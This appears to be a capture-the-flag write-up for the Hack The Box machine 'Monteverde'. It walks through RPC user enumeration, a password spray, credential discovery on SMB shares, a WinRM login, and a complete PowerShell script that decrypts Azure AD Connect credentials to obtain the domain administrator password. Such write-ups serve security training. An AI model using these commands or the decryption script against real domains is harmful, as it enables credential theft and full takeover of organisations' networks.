| Machine Name | Difficulty | Machine Link |
|---|---|---|
| Monteverde | Medium | Monteverde |

- Initial Enumeration: Performed an anonymous LDAP/RPC scan to identify domain users.
- Foothold: Conducted a password spray attack using “username as password,” successfully gaining access as
SABatchJobs. - Lateral Movement: Exploited the fact that
SABatchJobshad access to themhopeuser’s home directory, but eventually identifiedmhopeas a member of the Azure Admins group. - Privilege Escalation: Leveraged
mhope’s access to the Azure AD Connect database to run a decryption script, recovering the Domain Administrator’s password.
We used rpcclient with a null session to enumerate the users on the domain.
➜  Monteverde rpcclient -U "" -N 10.129.228.111
rpcclient $> querydispinfo
index: 0xfb6 RID: 0x450 acb: 0x00000210 Account: AAD_987d7f2f57d2	Name: AAD_987d7f2f57d2	   Desc: Service account for the Synchronization Service with installation identifier 05c97990-7587-4a3d-b312-309adfc172d9 running on computer MONTEVERDE.
index: 0xfd0 RID: 0xa35 acb: 0x00000210 Account: dgalanos	Name: Dimitris Galanos	   Desc: (null)
index: 0xedb RID: 0x1f5 acb: 0x00000215 Account: Guest	Name: (null)	Desc: Built-in account for guest access to the computer/domain
index: 0xfc3 RID: 0x641 acb: 0x00000210 Account: mhope	Name: Mike Hope	Desc: (null)
index: 0xfd1 RID: 0xa36 acb: 0x00000210 Account: roleary	Name: Ray O'Leary	Desc: (null)
index: 0xfc5 RID: 0xa2a acb: 0x00000210 Account: SABatchJobs	Name: SABatchJobs	Desc: (null)
index: 0xfd2 RID: 0xa37 acb: 0x00000210 Account: smorgan	Name: Sally MorganDesc: (null)
index: 0xfc6 RID: 0xa2b acb: 0x00000210 Account: svc-ata	Name: svc-ata	Desc: (null)
index: 0xfc7 RID: 0xa2c acb: 0x00000210 Account: svc-bexec	Name: svc-bexec	Desc: (null)
index: 0xfc8 RID: 0xa2d acb: 0x00000210 Account: svc-netapp	Name: svc-netapp	Desc: (null)
➜  Monteverde grep "Account:" rpc_users_unfiltered.txt | awk -F 'Account: ' '{print $2}' | awk '{print $1}' > usernames.txt
➜  Monteverde cat usernames.txt
AAD_987d7f2f57d2
dgalanos
Guest
mhope
roleary
SABatchJobs
smorgan
svc-ata
svc-bexec
This provided several usernames, including AAD_987d7f2f57d2, mhope, SABatchJobs, egarnier, dgalanos, and smorgan.

We attempted a password spray attack, testing if any user had their password set to their own username.
Using the credentials for SABatchJobs, we enumerated the SMB shares.
➜  Monteverde nxc smb 10.129.228.111 -u SABatchJobs -p SABatchJobs --shares
SMB         10.129.228.111  445    MONTEVERDE       [*] Windows 10 / Server 2019 Build 17763 x64 (name:MONTEVERDE) (domain:MEGABANK.LOCAL) (signing:True) (SMBv1:False)
SMB         10.129.228.111  445    MONTEVERDE       [+] MEGABANK.LOCAL\SABatchJobs:SABatchJobs
SMB         10.129.228.111  445    MONTEVERDE       [*] Enumerated shares
SMB         10.129.228.111  445    MONTEVERDE       Share           Permissions     Remark
SMB         10.129.228.111  445    MONTEVERDE       -----           -----------     ------
SMB         10.129.228.111  445    MONTEVERDE       ADMIN$                          Remote Admin
SMB         10.129.228.111  445    MONTEVERDE       azure_uploads   READ
SMB         10.129.228.111  445    MONTEVERDE       C$                              Default share
SMB         10.129.228.111  445    MONTEVERDE       E$                              Default share
SMB         10.129.228.111  445    MONTEVERDE       IPC$            READ            Remote IPC
SMB         10.129.228.111  445    MONTEVERDE       NETLOGON        READ            Logon server share
SMB         10.129.228.111  445    MONTEVERDE       SYSVOL          READ            Logon server share
SMB         10.129.228.111  445    MONTEVERDE       users$          READ
We found a share named users$. Inside SABatchJobs/users$/mhope, we discovered a azure.xml file, It pointed us toward the mhope user.
➜  Monteverde impacket-smbclient SABatchJobs@10.129.228.111
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
Type help for list of commands
# use azure_uploads
# ls
drw-rw-rw-          0  Fri Jan  3 18:13:36 2020 .
drw-rw-rw-          0  Fri Jan  3 18:13:36 2020 ..
# pwd
/
# cd ..
# use users$
# ls
drw-rw-rw-          0  Fri Jan  3 18:42:48 2020 .
drw-rw-rw-          0  Fri Jan  3 18:42:48 2020 ..
drw-rw-rw-          0  Fri Jan  3 18:45:23 2020 dgalanos
drw-rw-rw-          0  Fri Jan  3 19:11:18 2020 mhope
drw-rw-rw-          0  Fri Jan  3 18:44:56 2020 roleary
drw-rw-rw-          0  Fri Jan  3 18:44:28 2020 smorgan
# cd mhope
# ls
drw-rw-rw-          0  Fri Jan  3 19:11:18 2020 .
drw-rw-rw-          0  Fri Jan  3 19:11:18 2020 ..
-rw-rw-rw-       1212  Fri Jan  3 20:29:24 2020 azure.xml
➜  Monteverde cat azure.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</ToString>
    <Props>
      <DT N="StartDate">2020-01-03T05:35:00.7562298-08:00</DT>
      <DT N="EndDate">2054-01-03T05:35:00.7562298-08:00</DT>
      <G N="KeyId">00000000-0000-0000-0000-000000000000</G>
      <S N="Password">4n0therD4y@n0th3r$</S>
    </Props>
  </Obj>
</Objs>
It turns out the password found in the azure.xml file allowed us to log in as mhope via WinRM.
➜  Monteverde nxc smb 10.129.228.111 -u usernames.txt -p '4n0therD4y@n0th3r$' --continue-on-success
SMB         10.129.228.111  445    MONTEVERDE       [*] Windows 10 / Server 2019 Build 17763 x64 (name:MONTEVERDE) (domain:MEGABANK.LOCAL) (signing:True) (SMBv1:False)
SMB         10.129.228.111  445    MONTEVERDE       [-] MEGABANK.LOCAL\AAD_987d7f2f57d2:4n0therD4y@n0th3r$ STATUS_LOGON_FAILURE
SMB         10.129.228.111  445    MONTEVERDE       [-] MEGABANK.LOCAL\dgalanos:4n0therD4y@n0th3r$ STATUS_LOGON_FAILURE
SMB         10.129.228.111  445    MONTEVERDE       [-] MEGABANK.LOCAL\Guest:4n0therD4y@n0th3r$ STATUS_LOGON_FAILURE
SMB         10.129.228.111  445    MONTEVERDE       [+] MEGABANK.LOCAL\mhope:4n0therD4y@n0th3r$
With mhope’s credentials, we ran a full BloodHound collection to map out the domain’s attack surface.
➜  Monteverde nxc ldap 10.129.228.111 -u mhope -p '4n0therD4y@n0th3r$' --bloodhound -c all --dns-server 10.129.228.111
LDAP        10.129.228.111  389    MONTEVERDE       [*] Windows 10 / Server 2019 Build 17763 (name:MONTEVERDE) (domain:MEGABANK.LOCAL) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.228.111  389    MONTEVERDE       [+] MEGABANK.LOCAL\mhope:4n0therD4y@n0th3r$
LDAP        10.129.228.111  389    MONTEVERDE       Resolved collection methods: trusts, rdp, psremote, container, group, localadmin, session, acl, dcom, objectprops
LDAP        10.129.228.111  389    MONTEVERDE       Done in 0M 11S
LDAP        10.129.228.111  389    MONTEVERDE       Compressing output into /home/destinyoo/.nxc/logs/MONTEVERDE_10.129.228.111_2026-02-28_135558_bloodhound.zip
Analysis in BloodHound revealed that mhope is a member of the Azure Admins group.

We used evil-winrm to login as mhope user and got the user flag:
➜  Monteverde evil-winrm -i 10.129.228.111 -u mhope -p '4n0therD4y@n0th3r$'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\mhope\Documents> cd ..
*Evil-WinRM* PS C:\Users\mhope> cd Desktop
*Evil-WinRM* PS C:\Users\mhope\Desktop> ls


    Directory: C:\Users\mhope\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        2/28/2026  12:05 AM             34 user.txt
Privilege Escalation
Members of the Azure Admins group can exploit the Azure AD Connect service (located in C:\Program Files\Microsoft Azure Active Directory Connect).
Azure AD Connect Theory
Azure AD Connect uses a local SQL database named ADSync. The credentials used to sync the on-premise AD to Azure are stored in this database. Using the mcrypt.dll library already present on the system, an administrator can decrypt these credentials to get the clear-text password of the AD Sync account.
*Evil-WinRM* PS C:\Program Files> ls


    Directory: C:\Program Files


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         1/2/2020   9:36 PM                Common Files
d-----         1/2/2020   2:46 PM                internet explorer
d-----         1/2/2020   2:38 PM                Microsoft Analysis Services
d-----         1/2/2020   2:51 PM                Microsoft Azure Active Directory Connect
d-----         1/2/2020   3:37 PM                Microsoft Azure Active Directory Connect Upgrader
d-----         1/2/2020   3:02 PM                Microsoft Azure AD Connect Health Sync Agent
d-----         1/2/2020   2:53 PM                Microsoft Azure AD Sync
Searching online reveals the adconnectdump tool, that can be used to extract the password for the AD Connect Sync Account. The repo mentions that the way that AD connect stores credentials changed a while back. The new version stores credentials using DPAPI and the old version used the Registry. The current version of AD Connect at the time of writing is 1.5.30.0 , so the version on the server is unlikely to use DPAPI. This tool works for newer versions of the AD Connect that use DPAPI.
We uploaded a custom script adconnect.ps1 to perform the decryption:
$client = new-object System.Data.SqlClient.SqlConnection -ArgumentList "Server=127.0.0.1;Database=ADSync;Integrated Security=True"
$client.Open()
$cmd = $client.CreateCommand()
$cmd.CommandText = "SELECT keyset_id, instance_id, entropy FROM mms_server_configuration"
$reader = $cmd.ExecuteReader()
$reader.Read() | Out-Null
$key_id = $reader.GetInt32(0)
$instance_id = $reader.GetGuid(1)
$entropy = $reader.GetGuid(2)
$reader.Close()

$cmd = $client.CreateCommand()
$cmd.CommandText = "SELECT private_configuration_xml, encrypted_configuration FROM mms_management_agent WHERE ma_type = 'AD'"
$reader = $cmd.ExecuteReader()
$reader.Read() | Out-Null
$config = $reader.GetString(0)
$crypted = $reader.GetString(1)
$reader.Close()

add-type -path 'C:\Program Files\Microsoft Azure AD Sync\Bin\mcrypt.dll'
$km = New-Object -TypeName Microsoft.DirectoryServices.MetadirectoryServices.Cryptography.KeyManager
$km.LoadKeySet($entropy, $instance_id, $key_id)
$key = $null
$km.GetActiveCredentialKey([ref]$key)
$key2 = $null
$km.GetKey(1, [ref]$key2)
$decrypted = $null
$key2.DecryptBase64ToString($crypted, [ref]$decrypted)
$domain = select-xml -Content $config -XPath "//parameter[@name='forest-login-domain']" | select @{Name = 'Domain'; Expression = {$_.node.InnerXML}}
$username = select-xml -Content $config -XPath "//parameter[@name='forest-login-user']" | select @{Name = 'Username'; Expression = {$_.node.InnerXML}}
$password = select-xml -Content $decrypted -XPath "//attribute" | select @{Name = 'Password'; Expression = {$_.node.InnerXML}}
Write-Host ("Domain: " + $domain.Domain)
Write-Host ("Username: " + $username.Username)
Write-Host ("Password: " + $password.Password)
Running the script in Evil-WinRM:
*Evil-WinRM* PS C:\Users\mhope\Documents> upload adconnect.ps1

Info: Uploading /home/destinyoo/shared/HTB/Machines/Monteverde/adconnect.ps1 to C:\Users\mhope\Documents\adconnect.ps1

Data: 2236 bytes of 2236 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\mhope\Documents> . ./adconnect.ps1
Domain: MEGABANK.LOCAL
Username: administrator
Password: d0m@in4dminyeah!
We used the decrypted Administrator password to log in and collect the final flag.
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        2/28/2026  12:05 AM             34 root.txt